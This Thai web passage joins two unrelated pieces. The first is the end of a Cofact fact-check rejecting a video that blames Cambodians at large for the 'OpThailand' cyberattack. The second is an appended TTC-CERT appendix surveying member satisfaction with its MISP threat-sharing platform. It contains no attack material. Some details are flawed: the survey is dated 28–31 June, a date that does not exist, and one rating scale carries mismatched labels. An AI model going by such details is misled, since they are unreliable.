ซึ่งเป็นข้อมูลที่มีประโยชน์ในการเฝ้าระวังและป้องกันการโจมตีขององค์กรอื่น ๆ ต่อไป

ข้อสรุปโคแฟค

1) วิดีโอเรื่อง “เขมรโจมตีไทย หน่วยงานรัฐไทยแจง...ทำเป็นขบวนการ เหตุไม่พอใจเลียนแบบเขมร” ที่เผยแพร่ทางโซเชียลมีเดียในขณะนี้ มีทั้งส่วนที่เป็นข้อเท็จจริง คือ รายงานการแจ้งเตือนของศูนย์ TTC-CERT และส่วนที่เป็นความคิดเห็น การเชื่อมโยงและตีความเอาเองของผู้ผลิตเนื้อหา โดยใช้ถ้อยคำที่ปลุกเร้าให้เกิดความรู้สึกไม่ดีต่อชาวกัมพูชา ผู้ชมควรแยกแยะส่วนที่เป็นข้อเท็จจริงออกจากส่วนที่เป็นความคิดเห็น หากต้องการข้อมูลเกี่ยวกับปฏิบัติการโจมตีทางไซเบอร์ OpThailand ควรอ้างอิงจากรายงานต้นฉบับที่เผยแพร่บน**เว็บไซต์ <https://drive.google.com/file/d/1cbNArz5D-h1ckEAR-q20vu3Yl1CA5AFo/view>** ของ TTC-CERT เท่านั้น

2) รายงานการแจ้งเตือนของ TTC-CERT และข้อมูลเพิ่มเติมจากการให้สัมภาษณ์ของหัวหน้าผู้เชี่ยวชาญด้านเทคนิคของ TTC-CERT เกี่ยวกับปฏิบัติการ OpThailand ชี้ให้เห็นว่า ปฏิบัติการโจมตีทางไซเบอร์ OpThailand เป็นการกระทำของแฮกเกอร์เพียงกลุ่มเดียว ที่ไม่ได้เป็นตัวแทนของประชาชนกัมพูชาทั้งหมด การนำเนื้อหาใน

รายงานของ TTC-CERT มาชี้นำให้เกิดความรู้สึกไม่ดีต่อคนกัมพูชาโดยรวมจึงไม่สอดคล้องกับข้อเท็จจริง

3) แฮกเกอร์กลุ่มนี้ปฏิบัติการโจมตีทางไซเบอร์ในหลายประเทศ ไม่ได้เจาะจงเฉพาะประเทศไทย และไม่ได้เจาะจงองค์กร แสดงว่าปฏิบัติการนี้ไม่ได้มีต้นตอมาจากความไม่พอใจเรื่องการสร้างวัดลอกเลียนแบบรูปทรงของนครวัดโดยเฉพาะ แต่ประเด็นนี้ถูกหยิบยกมาเพื่อสนับสนุนปฏิบัติการโจมตีเท่านั้น

4) ข้อเรียกร้องในวีดิโอของ Thailand and The World ที่ให้รัฐบาล ผู้ประกอบการและนายจ้างลดการจ้างแรงงานกัมพูชา และเพิ่มการเฝ้าระวังและจับตาชาวกัมพูชาในไทย อันเนื่องมาจากปฏิบัติการโจมตีทางไซเบอร์ครั้งนี้ เป็นการเชื่อมโยงที่ไม่ได้อยู่บนพื้นฐานข้อเท็จจริง เนื่องจากยังไม่มีหลักฐานที่บ่งชี้ว่าปฏิบัติการดังกล่าวเกี่ยวข้องกับแรงงานกัมพูชาในไทย ความเห็นนี้น่าจะมีเจตนาขยายผลให้เกิดความรู้สึกในทางลบต่อชาวกัมพูชาในไทย ที่อาจส่งผลต่อความสัมพันธ์อันดีของประชาชนทั้งสองประเทศในระยะยาว

เรื่องแนะนำ

- **ม.จ.จุลเจิม โพสต์ภาพนักวอลเลย์บอลทีมชาติ “ชูสามนิ้ว” ผิดทั้งบริบทและข้อเท็จจริง < https://blog.cofact.org/chulcherm-yugala-facebook-post/>**
- **คลิป “กัมพูชาซ้อมรบ” และ “ฮุน เซนขู่สงครามปะทุ” มาจากไหน เกี่ยวกับการเลือกตั้งของไทยอย่างไร < https://blog.cofact.org/factcheck-election2023-cambodia/>**
- **ข้อความทางไลน์อ้างสภาสูงสหรัฐฯ ผ่านสาระสำคัญร่างข้อมติแทรกแซงกิจการการเมืองไทยเป็นข้อมูลคลาดเคลื่อน งดแชร์! < https://blog.cofact.org/factcheck-us-resolutions/>**
- **ข้อมูลเท็จเรื่อง พล.อ.ประยุทธ์และภรรยานับถืออิสลาม ยอดภูเขาน้ำแข็งของ “อิสลามโมโฟเบีย” < https://blog.cofact.org/660206-2/>**

< https://www.facebook.com/share.php?u=https%3A%2F%2Fblog.cofact.org%2Fanonymous-cambodia%2F>

< https://twitter.com/share?url=https%3A%2F%2Fblog.cofact.org%2Fanonymous-cambodia%2F&text=%E0%B9%81%E0%B8%88%E0%B9%89%E0%B8%87%E0%B9%80%E0%B8%95%E0%B8%B7%E0%B8%AD%E0%B8%99%E0%B8%A0%E0%B8%B1%E0%B8%A2%E0%B8%81%E0%B8%B2%E0%B8%A3%E0%B9%82%E0%B8%88%E0%B8%A1%E0%B8%95%E0%B8%B5%E0%B8%97%E0%B8%B2%E0%B8%87%E0%B9%84%E0%B8%8B%E0%B9%80%E0%B8%9A%E0%B8%AD%E0%B8%A3%E0%B9%8C+%E0%B8%96%E0%B8%B9%E0%B8%81%E0%B8%99%E0%B8%B3%E0%B9%84%E0%B8%9B%E0%B8%AA%E0%B8%A3%E0%B9%89%E0%B8%B2%E0%B8%87%E0%B8%84%E0%B8%A7%E0%B8%B2%E0%B8%A1%E0%B9%80%E0%B8%81%E0%B8%A5%E0%B8%B5%E0%B8%A2%E0%B8%94%E0%B8%8A%E0%B8%B1%E0%B8%87%E0%B8%84%E0%B8%99%E0%B8%81%E0%B8%B1%E0%B8%A1%E0%B8%9E%E0%B8%B9%E0%B8%8A%E0%B8%B2>

< https://lineit.line.me/share/ui?url=https%3A%2F%2Fblog.cofact.org%2Fanonymous-cambodia%2F>

รู้จัก “โคแฟค”

โครงการโคแฟค หรือ **COFACT (Collaborative Fact Checking)** เกิดขึ้นมาด้วยแรงบันดาลใจจากการรวมตัวของภาคประชาสังคมในไต้หวัน ที่เชื่อในเรื่องพลังของภาคพลเมืองใน การรับมือกับด้านมืดของข้อมูลข่าวสาร ด้วยการมีพื้นที่กลางในการให้ทุกฝ่ายมาช่วยกันค้นหาข้อเท็จจริง เพื่อไม่ให้ฝ่ายใดฝ่ายหนึ่งเป็นเพียงผู้รู้จริง เพราะบางครั้งข้อเท็จจริงอาจเปลี่ยนแปลงไปได้ตามกาลเวลาและเหตุปัจจัย

เมื่อกลางปี พ.ศ.2562 ภาคประชาสังคมในประเทศไทยได้จัดงานสัมมนาว่าด้วยเรื่อง **การแก้ปัญหาข่าวลวง หรือ International Conference on Fake News** นำโดยภาคี 8 องค์กร อาทิ สำนักงานกองทุนพัฒนาสื่อปลอดภัยและสร้างสรรค์ สำนักงานกองทุนสนับสนุนการสร้าง เสริมสุขภาพ (สสส.) Friedrich Naumann Foundation for Freedom (FNF) องค์การกระจาย เสียงและแพร่ภาพสาธารณะแห่งประเทศไทย สภาการหนังสือพิมพ์แห่งชาติ สมาคมผู้ผลิตข่าวออนไลน์ คณะนิเทศศาสตร์จุฬาลงกรณ์มหาวิทยาลัย คณะวารสารศาสตร์และสื่อสารมวลชน มหาวิทยาลัยธรรมศาสตร์


การสัมมนาในครั้งนั้นได้ลงนามประกาศปฏิญญารวมพลังขับเคลื่อนต่อต้านข่าวลวง ข่าวปลอมร่วมกัน อีกทั้งได้รับเกียรติจากรัฐมนตรีดิจิทัลของ ไต้หวันคือคุณออเดรย์ ถัง มาเป็นวิทยากรคนสำาคัญที่ได้แลกเปลี่ยนประสบการณ์งานของโคแฟคต้นแบบในไต้หวัน จากนั้นมาก็ได้มีการประสาน งานเพื่อสร้างความร่วมมือ จนนำมาสู่โครงการโคแฟคในประเทศไทย

> **ภาคประชาสังคมในประเทศไทย ก็ต้องการสร้างพื้นที่กลางที่เปิดกว้าง ปลอดภัย และสร้างสรรค์ในการที่จะค้นหาความจริงร่วมกันในยุคที่ข้อมูลข่าวสารเต็มไปด้วยความเข้าใจผิด สับสนอลหม่าน จนบางครั้งยากที่จะเชื่อใครหรืออะไรได้**


เราใช้คุ้กกี้เพื่อเพิ่มประสิทธิภาพ และเพื่อให้คุณได้รับประสบการณ์การใช้งานได้ดียิ่งขึ้น **นโยบายการใช้งาน < https://cofact.org/policy>**

ยอมรับ

แนวคิดของโคแฟค



เป็นการผสานการผลักดันการใช้เทคโนโลยีของภาคพลเมือง (Civic Tech) กับงานเชิงข่าวด้านวารสารศาสตร์ (Journalism) โดยมีกอง บรรณาธิการ ร่วมกับอาสาสมัครในการกรองข่าว และเปิดพื้นที่ให้ทุกคนมาร่วมแลกเปลี่ยนโต้แย้งข้อเท็จจริงและความเห็นได้



Chatbot หรือโปรแกรมการพูดคุยอัตโนมัติ ที่เปิดให้ทุกคน มาส่งข่าวให้ทีมกลั่นกรองได้ จากนั้นก็จะมีทีมเผยแพร่ในสื่อสังคมออนไลน และสื่อมวลชน รวมทั้งพัฒนางานข่าวเชิงลึก เช่น มีบทความที่น่าสนใจอันสืบเนื่องจากประเด็นข่าวจริง ข่าวลวง ที่เป็นกระแสหรือที่มีความสนใจในเชิงนโยบายและประโยชน์สาธารณะในโครงการ Cofact Journalism

เครดิต

หากคุณต้องการสร้าง Cofact ในแบบของคุณเอง คุณสามารถดาวน์โหลด source code ต้นฉบับของไต้หวันได้**ที่นี่ < https://github.com/cofacts>** หรือจะต่อยอดจากเวอร์ชั่น TaiThai ได้**ที่นี่ < https://github.com/search?q=topic%3Acofacts+fork%3Atrue+org%3Aopendream&type=Repositories>**

เราใช้คุ้กกี้เพื่อเพิ่มประสิทธิภาพ และเพื่อให้คุณได้รับประสบการณ์การใช้งานได้ดียิ่งขึ้น **นโยบายการใช้งาน < https://cofact.org/policy>**

ยอมรับ

องค์กรภาคีเครือข่าย

ข้อความ < https://cofact.org/articles>

Journal < https://blog.cofact.org/category/journal/>

วิดีโอ < https://blog.cofact.org/category/video/>

Infographic < https://blog.cofact.org/category/infographic/>

วิธีการใช้งาน < https://cofact.org/howto>

เกี่ยวกับเรา < https://blog.cofact.org/about/>

E-LEARNING < https://blog.cofact.org/e-learning/>

บทความ < https://blog.cofact.org/category/articles/>

ข่าวลวงที่พบบ่อย < https://blog.cofact.org/fake-news/>

แนะนำคำศัพท์ < https://blog.cofact.org/vocabulary/>

นโยบายการใช้งาน < https://cofact.org/policy>

ติดต่อเรา

cofactcoform@gmail.com

@cofact < https://lin.ee/q3TTprx>

Cofact โคแฟค < https://www.facebook.com/CofactThailand>

@CofactThailand < https://twitter.com/CofactThailand>

Cofact Coform < https://www.youtube.com/channel/UC5BY-W703bByf5z-17M7GQA>

CoFactThailand < https://www.tiktok.com/@cofactthailand>

เราใช้คุ้กกี้เพื่อเพิ่มประสิทธิภาพ และเพื่อให้คุณได้รับประสบการณ์การใช้งานได้ดียิ่งขึ้น **นโยบายการใช้งาน < https://cofact.org/policy>**

ยอมรับ

เอกสารแนบท้าย 7

รายงานผลสำรวจความพึงพอใจของสมาชิก
ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 1

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย เรืองไกร รังสิพล

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล


งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน


สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 1 เมื่อ 28 - 31 มิ.ย.64 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 14 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจมีรายละเอียดดังนี้

ประเภทผู้ใช้งาน




องค์กรที่ตอบแบบสอบถาม




คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)


- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)



